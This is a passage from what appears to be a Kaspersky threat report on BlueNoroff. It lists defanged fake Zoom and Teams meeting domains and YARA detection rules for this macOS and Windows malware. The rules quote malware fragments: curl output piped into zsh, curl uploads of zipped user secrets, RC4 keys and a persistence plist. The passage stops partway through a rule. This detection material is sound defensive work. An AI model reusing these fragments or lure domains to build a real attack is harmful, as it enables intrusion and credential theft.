www.team-meeting[.]world
www.team-meets[.]online
www.team-meets[.]site
www.team-meets[.]xyz
www.trustmeeting[.]live
www.ubi-safemeeting[.]live
www.us03web-zoom[.]com
www.us05web-zoom[.]click
www.us05web-zoom[.]forum
www.us05web-zoom[.]ink
www.us05web-zoom[.]store
www.us06web-zoom[.]cc
www.us07web-zoom[.]cc
www.venture-meeting[.]online
www.video-meet[.]team
www.video-meeting[.]site
```

```
www.video-meets[.]online
www.video-meets[.]team
www.voov-meeting[.]site
www.web.team-meeting[.]net
www.web001zoom[.]us
www.web071zoom[.]us
www.web-meet[.]online
www.webmeetapi[.]us
www.webmeetoffice[.]us
www.webus06[.]us
www.zoom.us07office[.]us
www1.private-meeting[.]site
xn--rxamia[.]com
xyzhack-vc.video-meets[.]xyz
yapynabc.meeting-central[.]online
z5dz3nkqx5l6fnkt.team-meeting[.]net
zincnetwork[.]tk
zm-meeting[.]com
zmwebsdk[.]com
zoom.communicationhub[.]us
zoom.hanagroup[.]live
zoom.hk05web[.]us
zoom.onlinemeet[.]video
zoom.sg05web[.]us
zoom.su05web[.]us
zoom.uk03web[.]us
zoom.uk06web[.]us
zoom.uk07web[.]us
zoom.ukweb05[.]us
zoom.ukweb06[.]us
zoom.ukweb07[.]us
zoom.us001web[.]us
zoom.us004web[.]us
zoom.us007web[.]us
zoom.us07office[.]us
zoom.usweb005[.]us
zoom.usweb01[.]us
zoom.usweb02[.]us
zoom.usweb08[.]us
zoom.usweb09[.]us
zoom.web004meet[.]us
zoom.webmeetoffice[.]us
zoom.webus02[.]us
zoom.webus05[.]us
zoom.webus07[.]us
zoom.webus08[.]us
zoom.webus09[.]us
zoom-client[.]com
zoom-client[.]xyz
zoomhub[.]us
zoom-sdk[.]com
zoomsdk[.]us
zoom-sdk[.]us
zoom-support[.]com
zoom-tech[.]us
us004zoom[.]us
```

```
us005zoom[.]us

**Fake Teams call**
www.teams-meet[.]us
bitlayer.teams-meet[.]us
teams-live[.]us
astera.ms-live[.]us
teams.ms-live[.]us
supprot.teams-meet[.]us
support.teams-meet[.]us
supprot.ms-live[.]us
```

**Yara Rules**

```
rule apt_Bluenoroff_macOS_First_AppleScript {
    meta:
        description = "Rule to detect the first compiled applescript"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "06fae8b85b600b5caa868b0adab5277b"
    strings:
        $common_string1_1 = /set [a-z]* to do shell script \"curl -L -k/
        $common_string1_2 = /run script [a-z]*/
        $common_string2_1 = /set [a-z]* to do shell script \"curl -A audio -s /
        $common_string2_2 = /run script [a-z]*/
        $common_string3_1 = "do shell script \"curl -A audio -s"
        $common_string3_2 = "| zsh > /dev/null 2>&1"
        $common_string4_1 = { 20 20 50 72 65 73 73 20 61 62 6F 76 65 20 E2 96 B6 EF B8 8F 20
62 75 74 74 6F 6E 20 74 6F 20 74 72 6F 75 62 6C 65 73 68 6F 6F 74 20 74 68 65 20 69 73 73 75
65 2E 09 09 09 09 09 23 0D 0A }
        $common_string4_2 = "Please refer to this script"
    condition:
        all of ($common_string1*) or
        all of ($common_string2*) or
        all of ($common_string3*) or
        all of ($common_string4*)
}

rule apt_Bluenoroff_macOS_Second_AppleScript {
    meta:
        description = "Rule to detect the second compiled AppleScript"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "963f473f1734d8b3fbb8c9a227c06d07"
    strings:
        $unique_string1 = "do shell script \"touch /Users/Shared/.pwd\""
        $unique_string2 = "set icloud to \"/tmp/icloud_helper\""
        $unique_string3 = "curl -A cur1-mac -s"
        $unique_string4 = "echo \"$REPEAT\" | osascript"
```

```
    condition:
        1 of ($unique_string*)
}

rule apt_Bluenoroff_macOS_ZoomClutch {
    meta:
        description = "Rule to detect ZoomClutch"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "7f94ed2d5f566c12de5ebe4b5e3d8aa3"
    strings:
        $common_string1 = "Zoom Meeting SDK has been updated successfully"
        $common_string2 = "No changes were made"
        $common_string3 = "Update Completed"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        all of ($common_string*)
}

rule apt_Bluenoroff_macOS_TeamsClutch {
    meta:
        description = "Rule to detect TeamsClutch"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-10-14"
        hash = "389447013870120775556bb4519dba97"
    strings:
        $common_string1 = "Microsoft Teams SDK has been updated successfully"
        $common_string2 = "No changes were made"
        $common_string3 = "Update Completed"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        all of ($common_string*)
}

rule apt_Bluenoroff_macOS_GillyInjector {
    meta:
        description = "Rule to detect GillyInjector"
        author = "Kaspersky"
```

```
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "7581854ff6c890684823f3aed03c210f"
    strings:
        $unique_string1 = { // xy@bomb#
            48 B8 78 79 40 62 6F 6D 62 23
        }
        $unique_string2 = "InjectWithDyld/InjectWithDyldAmd64"
        $unique_string3 = "MacInjector/InjectWithDyld"
        $common_string1 = "CCKeyDerivationPBKDF"
        $common_string2 = "AesEncrypt"
        $common_string3 = "base64_decode"
        $common_string4 = "posix_spawn"
        $common_string5 = "task_for_pid"
        $common_string6 = "task_threads"
        $common_string7 = "mach_vm_allocate"
        $common_string8 = "mach_vm_protect"
        $common_string9 = "mach_vm_write"
        $common_string10 = "_baseApp"
        $common_string11 = "_payload"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or 10 of ($common_string*))
}

rule apt_Bluenoroff_macOS_NimCore_Loader {
    meta:
        description = "Rule to detect Nimcore Loader"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "e9fdd703e60b31eb803b1b59985cabec"
    strings:
        $unique_string1 = "@SERVER_AUTH_KEY"
        $unique_string2 = "@CLIENT_AUTH_KEY"
        $common_string1_1 = "/private/tmp/.config"
        $common_string1_2 = "decryptString"
        $common_string1_3 = "syncio.nim"
        $common_string1_4 = "writeFile"
        $common_string1_5 = "posix_spawn"
        $common_string1_6 = "user_startup_loader.nim"
        $common_string2_1 = "/private/var/tmp/cfg"
        $common_string2_2 = "decode"
        $common_string2_3 = "base64.nim"
        $common_string2_4 = "syncio.nim"
```

```
        $common_string2_5 = "writeFile"
        $common_string2_6 = "posix_spawn"
        $common_string2_7 = "webt_loader.nim"
        $common_string3_1 = "decode"
        $common_string3_2 = "base64.nim"
        $common_string3_3 = "asyncdispatch.nim"
        $common_string3_4 = "posix_spawn"
        $common_string3_5 = "root_startup_loader.nim"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        ((2 of ($unique_string*) and 4 of ($common_string1*)) or
        (2 of ($unique_string*) and 5 of ($common_string2*)) or
        (1 of ($unique_string*) and 4 of ($common_string3*)))
}

rule apt_Bluenoroff_macOS_DownTroy_V1_Chain {
    meta:
        description = "Rule to detect all components of DownTroy v1 chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "a26f2b97ca4e2b4b5d58933900f02131"
    strings:
        $rc4_key = {00000000 4E765A47 6C755A7A 30695656 52474C54 6769507A 344B5043 46000000}
// "NvZGluZz0iVVRGLTgiPz4KPCF"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        $rc4_key
}

rule apt_Bluenoroff_macOS_DownTroy_V1_Launcher {
    meta:
        description = "Rule to detect DownTroy.macOS v1 chain loader"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "a26f2b97ca4e2b4b5d58933900f02131"
    strings:
        $common_string1 = "mod  loader  (devel)"
        $common_string2 = "mod  loader-root (devel)"
```

```
        $common_string3 = "exec.Command"
        $common_string4 = "main.GetConfigPath"
        $common_string5 = "main.ReadConfig"
        $common_string6 = "main.Decrypt"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        5 of ($common_string*)
}

rule apt_Bluenoroff_macOS_DownTroy_V1_Dropper {
    meta:
        description = "Rule to detect Dropper of DownTroy v1 chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "50f341b24cb75f37d042d1e5f9e3e5aa"
    strings:
        $unique_string1 = "mod  smon    (devel)"
        $unique_string2 =
"PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIHBsaXN0IFBVQkxJQyAiLS8vQXB
wbGUvL0RURCBQTElTVCAxLjAvL0VOIiAiaHR0cDovL3d3dy5hcHBsZS5jb20vRFREcy9Qcm9wZXJ0eUxpc3QtMS4wLmR
0ZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxrZXk+TGFiZWw8L2tleT4KCTxzdHJpbmc+I2xhYmVsPC9
zdHJpbmc+Cgk8a2V5PlJ1bkF0TG9hZDwva2V5PgoJPHRydWUvPgoJPHRydWUvPgoJPGtleT5MYXVuY2hPbmx5T25jZTwva2V5PgoJPHR
ydWUvPgoJPGtleT5LZWVwQWxpdmU8L2tleT4KCTx0cnVlLz4KCTxrZXk+UHJvZ3JhbUFyZ3VtZW50czwva2V5PgoJPGF
ycmF5PgoJPHN0cmluZz4jcGF0aDwvc3RyaW5nPgoJPC9hcnJheT4KCTxrZXk+U3RhbmRhcmRFcnJvclBhdGg8L2tleT4
KICAJPHN0cmluZz4vZGV2L251bGw8L3N0cmluZz4KCTxrZXk+U3RhbmRhcmRPdXRQYXRoPC9rZXk+CiAgCTxzdHJpbmc
+L2Rldi9udWxsPC9zdHJpbmc+CjwvZGljdD4KPC9wbGlzdD4="
        $common_string1 = "%mail_id%"
        $common_string2 = "osascript"
        $common_string3 = "#path"
        $common_string4 = "#label"
        $function1 = "main.GetConfigPath"
        $function2 = "main.GetStartupPath"
        $function3 = "main.getPlistPath"
        $function4 = "main.registerStartup"
        $function5 = "main.ReadConfig"
        $function6 = "main.SaveConfig"
        $function7 = "main.runScript"
        $function8 = "main.selfRemove"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        all of ($common_string*) or
```

```
        7 of ($function*))
}

rule apt_Bluenoroff_macOS_CosmicDoor_Python_Wrapper {
    meta:
        description = "Rule to detect CosmicDoor.Python Pyinstaller"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "9551b4af789b2db563f9452eaf46b6aa"
    strings:
        $common_string1 = "basicinfo"
        $common_string2 = "structs"
        $common_string3 = "configparser"
        $common_string4 = "constant"
        $common_string5 = "dummy_threading"
        $common_string6 = "websocket"
        $common_string7 = "PYZ-00.pyz"
        $common_string8 = "%s%c%s.py"
        $common_string9 = "_MEIPASS2"
        $common_string10 = "_PYI_ONEDIR_MODE"
        $common_string11 = "PyInstaller"
        $common_string12 = "_PYI_ONEDIR_MODE"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        all of ($common_string*)
}

rule apt_Bluenoroff_macOS_CosmicDoor_Python {
    meta:
        description = "Rule to detect CosmicDoor.Python main.py"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "1e49757ca5618026f6a67569d649a41e"
    strings:
        $common_string1 = "command[\"cmd\"] == Command.GetInfo"
        $common_string2 = "command[\"cmd\"] == Command.GetCwd"
        $common_string3 = "command[\"cmd\"] == Command.ExecCmd"
        $common_string4 = "command[\"cmd\"] == Command.SetCwd"
        $common_string5 = "command[\"cmd\"] == Command.DownExec"
        $common_string6 = "command[\"cmd\"] == Command.Download"
        $common_string7 = "command[\"cmd\"] == Command.Upload"
        $common_string8 = "SocketEventStruct"
        $common_string9 = "ResponseStruct"
```

```
        $common_string10 = "AuthCommandStruct"
    condition:
        all of ($common_string*)
}

rule apt_Bluenoroff_macOS_CosmicDoor_Rust {
    meta:
        description = "Rule to detect CosmicDoor.macOS written in Rust"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "931cec3c80c78d233e3602a042a2e71b"
    strings:
        $unique_string1 = "jubk$sb3xzCJ%ydILi@W8FH"
        $unique_string2 = "3LZu5H$yF^FSwPu3SqbL*sK"
        $unique_string3 = "Ej7bx@YRG2uUhya#50Yt*ao"
        $common_string1 = "src/main.rs"
        $common_string2 = "rust-websocket"
        $common_string3 = "SocketEventStruct"
        $common_string4 = "ResponseStruct"
        $common_string5 = "AuthCommandStruct"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) and
        4 of ($common_string*))
}

rule apt_Bluenoroff_macOS_CosmicDoor_Nim {
    meta:
        description = "Rule to detect CosmicDoor.macOS written in Nim"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "3431401b42e8dc51f5b6694c701deb10"
    strings:
        $unique_string1 = "lZjJ7iuK2qcmMW6hacZOw62"
        $unique_string2 = "3LZu5H$yF^FSwPu3SqbL*sK"
        $unique_string3 = "Ej7bx@YRG2uUhya#50Yt*ao"
        $common_string1 = "trojan1.nim"
        $common_string2 = "information.nim"
        $common_string3 = "@sendResponse"
        $common_string4 = "@sendPacket"
        $common_string5 = "@payload"
        $common_string6 = "@message"
        $common_string7 = "@cipher"
```

```
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        1 of ($unique_string*) and
        5 of ($common_string*)
}

rule apt_Bluenoroff_macOS_SilentSiphon_Orchestrator {
    meta:
        description = "Rule to detect SilentSiphon Orchestrator"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "10cd1ef394bc2a2d8d8f2558b73ac7b8"
    strings:
        $common_string1 = "userName=$(who | tail -n1 | awk '{print $1}')" nocase
        $common_string2 = "ditto /private/var/tmp/group.com.apple.notes
\"/private/var/tmp/notes_$username\""
        $common_string3 = "rm -fr \"$curdir\" > /dev/null 2>&1"
        $common_string4 = "User-Agent: curl-agent"
        $common_string5 = "Content-Type: multipart/form-data"
        $module_execution = /\/bin\/bash \"\$curdir\// // [a-z]*\.sh\"/ (-na)? -h
\"$hostName\"/
        $module_deletion = /rm -fr \"\$curdir\/[a-z]*\.sh\" > \/dev\/null 2>&1/
    condition:
        all of ($common_string*) and
        #module_execution > 3 and
        #module_deletion > 4
}

rule apt_Bluenoroff_macOS_SilentSiphon_Orchestrator_Modules {
    meta:
        description = "Rule to detect SilentSiphon Orchestrator submodules"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "38c8d80dd32d00e9c9440a498f7dd739"
    strings:
        $unique_name1 = "dest_name=\"CES_$user_name\""
        $unique_name2 = "dstName=\"uplex_$userName\""
        $unique_name3 = "destName=\"cpl_$userName\""
        $unique_name4 = "destName=\"ubd_$userName\""
        $unique_name5 = "destName=\"Telegrams_$username\""
        $unique_name6 = "echo \"${userName}_$1_${currentDate}\""
        $common_string1_1 = /user(\_)?(n|N)ame\=\$USER/
        $common_string1_2 = /lib(\_)?(p|P)ath\=\"\/Users\/\$user(\_)?(n|N)ame\/Library\"/
```

```
        $common_string1_3 = /tmp(\_)?(p|P)ath\=\"\/private\/var\/tmp\"/
        $common_string1_4 = /\[-\] Cannot find specified path: \$lib(\_)?(p|P)ath/
        $common_string1_5 = "[-] Cannot find temp path"
        $common_string1_6 = "ditto -ck \"$fname\" \"$fname.zip\" && true"
        $common_string1_7 = "curl -X POST"
        $common_string1_8 = "Content-Type: multipart/form-data"
        $common_string1_9 = "User-Agent: curl-agent"
        $common_string1_10 = "-H \"Auth:"
        $common_string1_11 = "file=@$fname.zip"
        $common_string2_1 = "userName=$(who | tail -n1 | awk '{print $1}')" nocase
        $common_string2_2 = "libPath=\"/Users/$userName/Library\""
        $common_string2_3 = /(tempPath|destPath)\=\"\/private\/var\/tmp\"/
        $common_string2_4 = "[-] Cannot find specified path: $libPath"
        $common_string2_5 = "[-] Cannot find temp path"
        $common_string2_6 = "ditto -ck \"$fname\" \"$fname.zip\" > /dev/null"
        $common_string2_7 = "curl --connect-timeout 60 -X POST"
        $common_string2_8 = "Content-Type: multipart/form-data"
        $common_string2_9 = "User-Agent: curl-agent"
        $common_string2_10 = "-H \"Auth:"
        $common_string2_11 = "file=@$fname.zip"
        $secret1 = "LOGGED_IN_USER=$(who | awk 'NR==1{print $1}')"
        $secret2 = "EFFECTIVE_USER=\"${SUDO_USER:-$LOGGED_IN_USER}\""
        $secret3 = "OUTPUT=\"/private/var/tmp/secrets_${EFFECTIVE_USER}.zip\""
        $secret4 = "TEMP_DIR=\"/tmp/secrets_backup_$(date +%s)\""
        $secret5 = "curl --connect-timeout 60 -X POST"
        $secret6 = "Content-Type: multipart/form-data"
        $secret7 = "User-Agent: curl-agent"
        $secret8 = "-H \"Auth:"
        $secret9 = "file=@$OUTPUT"
    condition:
        (1 of ($unique_name*) and all of ($common_string1*)) or
        (1 of ($unique_name*) and 8 of ($common_string2*)) or
        all of ($secret*)
}

rule apt_Bluenoroff_macOS_RooTroy_Chain {
    meta:
        description = "Rule to detect all components of RooTroy chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "01d3ed1c228f09d8e56bfbc5f5622a6c"
    strings:
        $rc4_key = "yniERNUgGUHuAhgCzMAi"
        $rc4_key2 = "3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        ($rc4_key or $rc4_key2)
```

```
}

rule apt_Bluenoroff_macOS_RooTroy_Installer {
    meta:
        description = "Rule to detect Installer of RooTroy chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "1ee10fa01587cec51f455ceec779a160"
    strings:
        $unique_string1 = "mod  rtv4inst    (devel)"
        $unique_string2 = "%s mid domain1 domain2 ..."
        $common_string1 = "com.%s.%s"
        $common_string2 = "/Library/LaunchDaemons"
        $common_string3 = "/private/var/tmp"
        $common_string4 = "<plist version=\"1.0\">"
        $common_string5 = "<key>SERVER_AUTH_KEY</key>"
        $common_string6 = "<key>CLIENT_AUTH_KEY</key>"
        $common_string7 = "launchctl unload %s"
        $common_string8 = "launchctl load %s"
        $bundlie_unique = "com.apple.updatecheck"
        $bundlie_list1 = "agent"
        $bundlie_list2 = "webhelper"
        $bundlie_list3 = "update"
        $bundlie_list4 = "updater"
        $bundlie_list5 = "startup"
        $bundlie_list6 = "service"
        $bundlie_list7 = "cloudd"
        $bundlie_list8 = "daemon"
        $bundlie_list9 = "keystone.agent"
        $bundlie_list10 = "update.agent"
        $bundlie_list11 = "installer"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        7 of ($common_string*) or
        ($bundlie_unique and 8 of ($bundlie_list*)))
}

rule apt_Bluenoroff_macOS_RooTroy {
    meta:
        description = "Rule to detect RooTroy.macOS"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
```

```
        hash = "025e1ccad46cde4e3e1e1ebae4855343"
    strings:
        $unique_string1 = "mod  rtv4    (devel)"
        $unique_string2 = "C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF"
        $file1 = ".cfg"
        $file2 = ".pid"
        $file3 = ".result"
        $file4 = ".startup"
        $function1 = "loadConfig"
        $function2 = "storeConfig"
        $function3 = "selfDelete"
        $function4 = "logoutMonitor"
        $function5 = "killProcess"
        $function6 = "getVersions"
        $function7 = "getTempPath"
        $function8 = "processResponse"
        $function9 = "sendRequest"
        $function10 = "execStartup"
        $common_string1 = "https://%s/update"
        $common_string2 = "ditto -xk %s %s"
        $common_string3 = "https://%s/report"
        $common_string4 = "/private/tmp"
        $common_string5 = "osascript"
        $common_string6 = "install"
        $common_string7 = "/bin/zsh"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        (3 of ($file*) and 8 of ($function*)) or
        6 of ($common_string*))
}

rule apt_Bluenoroff_RealTimeTroy_v1 {
    meta:
        description = "Rule to detect windows version of RealTimeTroy"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-10-15"
        hash = "831da1303581a1c08deab3184ff763bf"
    strings:
        $unique_string1 = "path\\trealtime-trojan"
        $unique_string2 = "path\\ttrealtime-trojan\\t(devel)"
        $unique_string3 = "real-time-troy-v2/main.go"
        $unique_string4 = "fkljlFREfjkl34jkf9JKVIR" // rc4 key
        $unique_string5 = "k)(Il3kr$rklf4rF2(DJKE1" // rc4 key
        $unique_string6 = "sdhfjkhF#vjiICJ8#h32(QQ" // rc4 key
        $common_string1 = "main.EncodeString"
        $common_string2 = "main.getDirProps"
```

```
        $common_string3 = "main.getDir"
        $common_string4 = "main.wipeFile"
        $common_string5 = "main.setFileContent"
        $common_string6 = "main.getFileContent"
        $common_string7 = "main.sendMessage"
        $common_string8 = "main.ProcessRequest"
        $common_string9 = "main.doWork"
        $common_string10 = "main.getProcessList"
        $common_string11 = "main.killProcess"
        $common_string12 = "main.createPty"
        $common_string13 = "main.sendToPty"
    condition:
        1 of ($unique_string*) or
        all of ($common_string*)
}

rule apt_Bluenoroff_RealTimeTroy_v2 {
    meta:
        description = "Rule to detect windows version of RealTimeTroy"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.1"
        last_modified = "2025-10-15"
        hash = "5cb4f0084f3c25e640952753ed5b25d0"
    strings:
        $unique_string1 = "path\\trttv2"
        $unique_string2 = "path\\trttv2\\t(devel)"
        $unique_string3 = "real-time-troy-v2/main.go"
        $unique_string4 = "4451EE8BC53EA7C148D8348BC7B82ACA9977BDD31C0156DFE25C4A879A1D2190"
// rc4 key
        $unique_string5 = "71B743C529F0B27735F7774A0903CB908EDC93423B60FE9BE49A3729982D0E8D"
// rc4 key
        $unique_string6 = "9939065709AD8489E589D52003D707CBD33AC81DC78BC742AA6E3E811BA344CC"
// rc4 key
        $unique_string7 = "ca384c1b-b2e0-4488-9f0f-90fa94f5bef7" // id
        $unique_string8 = "1e652a6b-1ce1-44ad-a475-f6069792b2db" // id
        $common_string1 = "main.TREQUEST"
        $common_string2 = "main.DIR_PROPS"
        $common_string3 = "main.FILE_INFO"
        $common_string4 = "main.BASIC_INFO"
        $common_string5 = "main.FILE_PIECE"
        $common_string6 = "main.TFILE_HASH"
        $common_string7 = "main.TFILE_CONTENT"
        $common_string8 = "main.TRESPONSE"
        $common_string9 = "main.THTTP_DETAIL"
        $common_string10 = "main.TINJECT_PARAM"
        $common_string11 = "main.TUPLOAD_PARAM"
        $common_string12 = "main.TDOWNLOAD_PARAM"
        $common_string13 = "main.TMESSAGE_WRAPPER"
    condition:
        1 of ($unique_string*) or
        9 of ($common_string*)
}
```

```
rule apt_Bluenoroff_macOS_TripleWatch {
    meta:
        description = "Rule to detect TripleWatch keylogger"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "0ca37675d75af0e7def0025cd564d6c5"
    strings:
        $unique_string1 = "jfweibd234HFIDhfiwef9832478khHFKwef!!!sf&sdfkwKH324234"
        $unique_string2 = "/private/tmp/google_cache.db"
        $common_string1 = "wallet.ExtractAddressInfosFromPhantom.Println.func1"
        $common_string2 = "writeToFile:atomically:encoding:error:"
        $common_string3 = "IOPlatformUUID"
        $common_string4 = "\r\n[Paste]\r\n%@\r\n[/Paste]\r\n"
        $common_string5 = "\r\n[%@ %@]\r\n"
        $common_string6 = "--%@--\r\n"
        $common_string7 = "capture"
        $common_string8 = "keylog"
        $function1 = "dispatch_async"
        $function2 = "MonitorClipboared"
        $function3 = "MonitorKeyEvent"
        $function4 = "dispatch_get_global_queue"
        $function5 = "CGEventTapCreate"
        $function6 = "CGGetActiveDisplayList"
        $function7 = "SaveImageAsJPEG"
        $function8 = "CaptureAndSend"
    condition:
        (uint32(0) == 0xfeedface or
